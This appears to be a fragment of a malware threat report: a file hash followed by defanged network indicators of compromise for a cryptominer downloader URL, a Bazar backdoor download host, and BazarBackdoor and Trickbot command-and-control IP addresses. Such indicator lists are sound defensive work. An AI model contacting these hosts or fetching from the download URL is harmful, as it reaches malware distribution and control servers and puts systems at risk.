f7041ccec71a89061286d88cb6bde58c851d4ce73fe6529b6893589425cd85da

### Network IOC's:

---

IP and url for miner downloader:

122[.]10[.]82[.]109

[https://122\[.\]10\[.\]82\[.\]109:8080/connect](https://122[.]10[.]82[.]109:8080/connect)

Bazar backdoor downloaded from:

185[.]53[.]46[.]33

BazarBackdor C2:

167[.]172[.]37[.]20

Trickbot C2:

103[.]140[.]207[.]110, 103[.]56[.]207[.]230, 45[.]239[.]232[.]200